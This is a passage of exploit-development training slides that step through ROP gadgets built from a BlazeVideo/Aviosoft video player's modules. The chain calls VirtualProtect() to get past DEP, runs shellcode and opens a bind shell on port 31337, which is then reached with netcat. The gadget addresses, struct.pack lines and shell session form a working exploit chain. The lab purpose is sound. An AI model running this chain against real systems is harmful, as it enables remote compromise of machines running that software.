


Gadget #12

This gadget contains the code to add EAX to EDX, which will result in the 0x40 permission argument to VirtualProtect() being stored in the EDX register. This is where it needs to be for the PUSHAD layout. We then have an unwanted instruction that copies the 0x40 value from EDX over to EAX, which serves no purpose, before returning to the next gadget.

```
rop+= struct.pack('<L', 0x613107fb)
# ADD EDX,EAX # MOV EAX,EDX # RETN  ** [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #13

We are now popping the address 0x60350340 from the stack into the ECX register, serving as the writable address used by VirtualProtect() to store the old permission value that we are changing to 0x40. This address can be any writable area.

```
rop+= struct.pack('<L', 0x61601fc0)
# POP ECX # RETN [EPG.dll]
rop+= struct.pack('<L', 0x60350340)
# &Writable location [AviosoftDTV.exe]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #14

We now pop into EDI the address "0x61326003" (RETN) which will serve as a return instruction. This is due to the fact that when creating the ROP gadgets, there were no perfect gadgets to put the address of VirtualProtect() and its arguments into the most desired order in the registers. EDI is the register ESP is pointing to when PUSHAD executes. Whatever address is held here will be where EIP jumps due to the "RETN" after "PUSHAD" is executed. We have the address of VirtualProtect() just below this position on the stack as it was written into the ESI register. As ESP is pointing to the address held in EDI, pushed onto the stack, we will pop into EDI the address of a simple "RETN" instruction, advancing ESP down to the actual call to VirtualProtect().

```
rop+= struct.pack('<L', 0x61329e07)
# POP EDI # RETN [DTVDeviceManager.dll]
rop+= struct.pack('<L', 0x61326003)
# RETN (ROP NOP) [DTVDeviceManager.dll]
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #15

This gadget is used to pop a DWORD of NOP's (0x90909090) off the stack into EAX. We are popping the NOP's into EAX as it is the first argument pushed onto the stack by the PUSHAD instruction. It will sit right up against our other NOP's. We do this to ensure no harmful instructions are executed. The first instruction to execute will be this DWORD of NOP's after returning from the call to VirtualProtect().

```
rop+= struct.pack('<L', 0x61606595)
# POP EAX # RETN ** [EPG.dll]
rop+= struct.pack('<L', 0x90909090)
# nop to pop into EAX
```

Press F7 to advance through this gadget and confirm results. When reaching the next gadget, advance to the next slide.




Gadget #16

This is the PUSHAD gadget to push all general purpose registers onto the stack. Since we placed the address of, and arguments to VirtualProtect() in a specific order, they will be written onto the stack so that we can successfully call it and pass the arguments in the right order. Just before execution of the "PUSHAD" instruction, ESP points to the NOPS just past our ROP chain and serves as the "LPAddress" argument to VirtualProtect() that specifies the location where we want to change permissions.

```
rop+= struct.pack('<L', 0x61620CF1)
# PUSHAD # RETN [EPG.dll]
```


Press F7 to advance through the PUSHAD instruction and stop at the RETN. Continue to the next slide.



PUSHAD RETN


When reaching the "RETN" after the "PUSHAD" instruction, ESP is pointing to the address pushed onto the stack from EDI. We earlier popped into EDI the address of a simple "RETN" instruction, in order to advance ESP to the address of VirtualProtect() on the stack, and return.

We will now call VirtualProtect(). Continue to the next slide.



Calling VirtualProtect()


Press F7 to return to the VirtualProtect() function address placed on the stack. When you start single-stepping, you will see that you pass through Kernel32.dll, into KernelBase.dll, and into NTDLL.dll, before making a SYSENTER into the Kernel. Press F7 on the SYSENTER instruction and you will instantly be returned out of the Kernel, since this is a Ring 3 debugger. The permissions should now have been changed on the stack area containing our shellcode.



Returning From VirtualProtect()


After the SYSENTER, press F7 quite a few times, but carefully, until reaching the point where the stack pointer points to what is displayed on the slide. Ignore stack addressing and code segment addressing of course as ASLR is running. ESP should be pointing to the return pointer position on the stack that we set up for VirtualProtect(). We are about to "RETN 10" as you can see, which will adjust the stack pointer down past the arguments to VirtualProtect(), precisely at our NOP location!

We are returning to the instruction that will push ESP onto the stack and then return to it, getting us code execution on the stack! Press F7 once and move to the next slide.



Getting Code Execution

This block of code simply pushes the address held in ESP, which points to our NOP sled, onto the stack, and then does a "RETN 0C!!!" This gets us execution on the stack, sliding through our NOP sled to the shellcode!



Shellcode Execution


After pressing F9 to let the exploit continue, we check to see if port 31337 is open:

```
C:\Users>netstat -na |find "31337"
  TCP    0.0.0.0:31337    0.0.0.0:0        LISTENING
```

We then use another system to connect!


```
root@bt:~# nc.traditional 192.168.239.136 31337
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved.

C:\Program…\..\BlazeVideo HDTV Player 6.6 Professional>
```

If you made it here, awesome job!!! Go run it ten more times to make sure you understand all of the gadgets! ☺




Exercise: Using ROP to Disable DEP - The Point

The purpose of this exercise was to have you trace execution using a ROP chain so that you can better understand how they work. Since this is Windows 7 and 8, we had to find non-ASLR participating modules, non-SafeSEH participating modules, and disable DEP. !



